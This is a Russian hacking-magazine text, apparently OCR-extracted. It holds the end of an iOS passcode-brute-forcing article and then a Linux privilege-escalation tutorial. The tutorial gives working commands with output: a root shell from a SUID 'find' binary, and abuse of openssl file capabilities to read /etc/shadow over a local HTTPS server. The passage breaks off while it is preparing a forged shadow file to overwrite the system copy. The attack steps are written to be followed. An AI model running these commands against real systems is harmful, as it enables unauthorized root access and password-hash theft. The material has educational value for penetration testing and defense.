Malus-Security/iExtractor. Делается это довольно просто; ниже — пример кода, который был использован авторами исследования Extracting iOS’s passcode blacklist (PDF):

```
VERSION="13.3.1_17D50"
CODENAME="YukonD17D50.D22D221OS"
FILE="dyld_shared_cache_arm64" # or "dyld_shared_cache_armv7s" for
iOS 7 to 10.3
hdiutil attach decrypted.dmg
strings /Volumes/$CODENAME/System/Library/Caches/$FILE | \
grep "\bSecPasswordSeparator\b" -A 120 > blacklist_iOS_$VERSION.txt
hdiutil unmount $CODENAME
```

Во время атаки инструментарий в первую очередь опробует самые часто используемые пароли (к примеру, 123456, 000000, 343434), во вторую — пароли, в которых может быть закодирована дата (день рождения пользователя или одного из членов семьи — весьма распространенный цифровой пароль). Лишь в том случае, если не сработает ни одна из этих атак, время отработки которых составляет примерно полтора часа, программа включит режим полного перебора.

БУКВЕННО-ЦИФРОВЫЕ ПАРОЛИ

Скорости в 13,6 пароля в секунду достаточно для взлома паролей, состоящих только из цифр (до шести включительно). Сложность же буквенно-цифровых паролей такова, что взломать их за разумное время не представляется возможным. Соответственно, в настоящий момент взламывать буквенно-цифровые пароли мы даже не пытаемся. Но если ты попробуешь это сделать, то рекомендую воспользоваться словарем — например, составленным из известных паролей пользователя. ■



ПРАВО НА ROOT

f0x1sland
f0x1sland@protonmail.com

КАК ПОВЫШАЮТ ПРИВИЛЕГИИ В LINUX

С правами рута ты можешь делать в системе что угодно: закрепиться на будущее, оставив бэкдор, внедрить руткит или троян, забрать, изменить или уничтожить любую информацию — хоть разместить задницу на главной странице сайта, если захватил веб-сервер. Поэтому повышение привилегий в системе — один из важнейших шагов при атаках. В этой статье мы посмотрим, как это делается в системах с Linux.

В общем случае эскалация привилегий — это получение прав в системе выше, чем у тебя уже есть. Но чаще всего имеется в виду получение доступа к учетной записи root в Linux или system/administrator в Windows.

Почему становится возможным повысить права в системе, казалось бы призванной предотвращать подобное? Причин много. Вот, как мне кажется, основные:

- уязвимости в приложениях/скриптах;
- неверная конфигурация ОС и приложений;
- забытые критически важные данные (пароли, логины, бэкапы и прочее);
- уязвимости в ядре ОС.

Ну а основная причина всегда одна и та же — людские ошибки. В идеальной вселенной, скорее всего, повысить привилегии не удалось бы. Но человеческий фактор делает это возможным, поэтому наслаждаемся.

С ЧЕГО НАЧАТЬ?

Прежде чем что-то делать, нужно понять, с чем мы будем иметь дело. Конечно, кое-что мы узнаем о системе, изучив ее на этапе проникновения, но теперь нужно подробнее выяснить, что именно нам может помочь подняться до root.

Какие-то вещи мы можем узнать вручную. Например, получить сведения о ядре:

```
uname -a 2>/dev/null
```

Или о процессоре:

```
cat /proc/cpuinfo 2>/dev/null
```

Или релиз ОС:


```
cat /etc/*-release 2>/dev/nul
```

Можно, конечно, и дальше собирать информацию с помощью терминала, но это долго. Гораздо проще и эффективнее использовать специальные тулзы. Самые распространенные из них:

- privilege-escalation-awesome-scripts-suite (linPEAS);
- LinEnum;
- PXEnum;
- linuxprivchecker;
- SysEnum;
- linux-smart-enumeration.

Все они работают примерно по одному принципу: последовательно запускают команды bash или короткие скрипты, а вывод отправляют в stdout или лог-файл в зависимости от параметров.

Так примерно выглядит вывод подобной тулзы.



```
[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 2856 Apr 16 10:54 /etc/passwd
-rw-r--r-- 1 root root 1149 Apr 16 10:54 /etc/group
-rw-r--r-- 1 root root 767 Jan 17  2020 /etc/profile
-rw-r----- 1 root shadow 1542 Apr 16 10:54 /etc/shadow


[-] SUID files:
-rwsr-xr-x 1 root root 58416 Feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 71912 May 22 06:41 /usr/bin/su
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-- 1 root kismet 117208 May 15 03:21 /usr/bin/kismet_cap_ti_cc_2540
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 52880 Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 178216 Jun 19 17:44 /usr/bin/sudo
-rwsr-xr-- 1 root kismet 117208 May 15 03:21 /usr/bin/kismet_cap_nxp_kw41z
-rwsr-xr-x 1 root root 34896 Jun 13 08:54 /usr/bin/fusermount3
-rwsr-xr-- 1 root kismet 113112 May 15 03:21 /usr/bin/kismet_cap_nrf_51822
-rwsr-xr-- 1 root kismet 117208 May 15 03:21 /usr/bin/kismet_cap_ti_cc_2531
```

LinEnum

КУДА СМОТРЕТЬ?

Давай теперь разберем несколько примеров уязвимостей и посмотрим, как можно их эксплуатировать.

Всякое забытое

Первое, что стоит проверить, — это забытые критические данные. Ничего не стоит заглянуть в домашние папки юзеров и посмотреть, не хранит ли кто-то на рабочем столе файл с паролем или ключами от чего-нибудь нужного. Это случается редко, но все же случается. Иногда учетные данные хардкодят в скриптах и конфигах. Стоит также проверить историю шелла, там тоже могут найтись длинные команды, содержащие учетные данные. А иногда бывает, что пользователь набрал пароль, когда консоль его не запрашивала, и он тоже сохранится в истории.

SUID/GUID

Флаги setuid и setgid позволяют пользователю запускать программы от имени владельца. Например, когда надо запускать программу от рута, а пользователь рутом не является. Чаще всего встречается SUID. Устанавливается этот бит легко:

```
chmod +s /bin/script
```


Подразумевается, что программа с таким флагом не сможет делать ничего, кроме того, для чего она предназначена. Но так как все мы люди и ошибаемся, то ~~это хорошо~~ порой ошибки позволяют скомпрометировать систему. Чаще всего к возможности повысить привилегии приводит возможность программы производить запись в файловую систему или каким-то образом выполнять код.

В первую очередь нас интересуют файлы, владелец которых — root. Найти их можно руками, такой командой:

```
find / -user root -perm -u=s -type f 2>/dev/null
```


Как вариант — можно поискать в выводе тулз, которые я перечислил выше. Так или иначе, если найдешь файлы с подобными разрешениями, значит, у тебя есть шанс подняться до максимальных привилегий.

Вот вывод таких файлов из `LinEnum.sh`.




```
[-] SUID files:
-rwsr-xr-- 1 root kismet 117208 Aug  5 05:03 /usr/bin/kismet_cap_nrf_mousejack
-rwsr-xr-x 1 root root 55528 Aug  1 13:28 /usr/bin/mount
-rwsr-sr-x 1 root root 315904 Sep  1  2019 /usr/bin/find
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 34896 Jun 13 08:54 /usr/bin/fusermount3
```

Из интересных файлов — `find`. LinEnum даже услужливо его подсветил отдельно.



```
[+] Possibly interesting SUID files:
-rwsr-sr-x 1 root root 315904 Sep  1  2019 /usr/bin/find
```

Это позволит довольно легко получить привилегии.



```
user@kali:~$ find . -exec /bin/sh -p \; -quit
# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio)
h),128(lpadmin),1000(user)
# whoami
root
# 
```


Linux capabilities

Так как предыдущий способ дает избыточные права файлам, в 1997 году была придумана идея дополнительных разрешений — linux capabilities. Если коротко, то идея состоит в том, чтобы давать не полные привилегии, а только часть, необходимую для выполнения задачи.

Как это используется? Для начала найдем подобные файлы в системе.

```
getcap -r / 2>/dev/null
```

А вот результат.




```
user@kali:~$ getcap -r /  2>/dev/null
/usr/bin/fping = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/openssl =ep
/usr/bin/tar = cap_dac_read_search+ep
/usr/lib/x86_64-linux-gnu/libexec/kf5/start_kdeinit = cap_sys_resource+ep
```

Классический пример иллюстрации — это исполняемый файл tar с разрешением `cap_dac_read_search+ep`, которое позволяет ему читать любой файл в системе. Это означает, например, возможность получить архив с файлом `/etc/shadow`, который от лица обычного пользователя недоступен на чтение. Доступ к этому файлу даст нам хеши паролей, в том числе от root, который мы можем попробовать сбрутить.

Еще встречается пустое разрешение `=ep`. Когда выставлено такое разрешение (есть знак «равно» в начале, и не перечислен список разрешений), это значит, что файлу предоставлены все возможные разрешения. В примере такие разрешения есть у файла `openssl`.


Этот пример позволит нам прочитать файл `/etc/shadow`.

Сгенерим ключи.




```
user@kali:/tmp$ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
...........................................................................................+++++
...+++++
```

Запустим веб-сервер.




```
user@kali:/$ openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP
Using default temp DH parameters
ACCEPT
```

И прочитаем файл.




```
user@kali:/tmp$ curl -k --http0.9 "https://127.0.0.1:1337/etc/shadow" | more
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1481    0  1481    0     0  98733      0 --:--:-- --:--:-- --:--:-- 98733
root:!:18492:0:99999:7:::
daemon:*:18492:0:99999:7:::
bin:*:18492:0:99999:7:::
sys:*:18492:0:99999:7:::
sync:*:18492:0:99999:7:::
```

Далее мы можем просто сгенерить новый `shadow` и перезаписать им системный. Создадим новый хеш, заменим им хеш (в примере — восклицательный знак) и подготовим файл для заливки.




```
user@kali:/tmp$ mkpasswd  -m sha-512 -S saltsalt -s
Password: 123456
$6$saltsalt$1exCt/dOPxcYhFKNrpFEJZM3XdbauNE1U6SSfdUbaG/VkuiiZ9y002RSRJzuNQ03V0IN9WSP0CpiOXuoSRVIU0
```



```
user@kali:/tmp$ openssl smime -encrypt -aes256 -in /tmp/shadow.tmp -binary -outform DER -out /tmp/shadow.enc /tmp/cert.pem
```

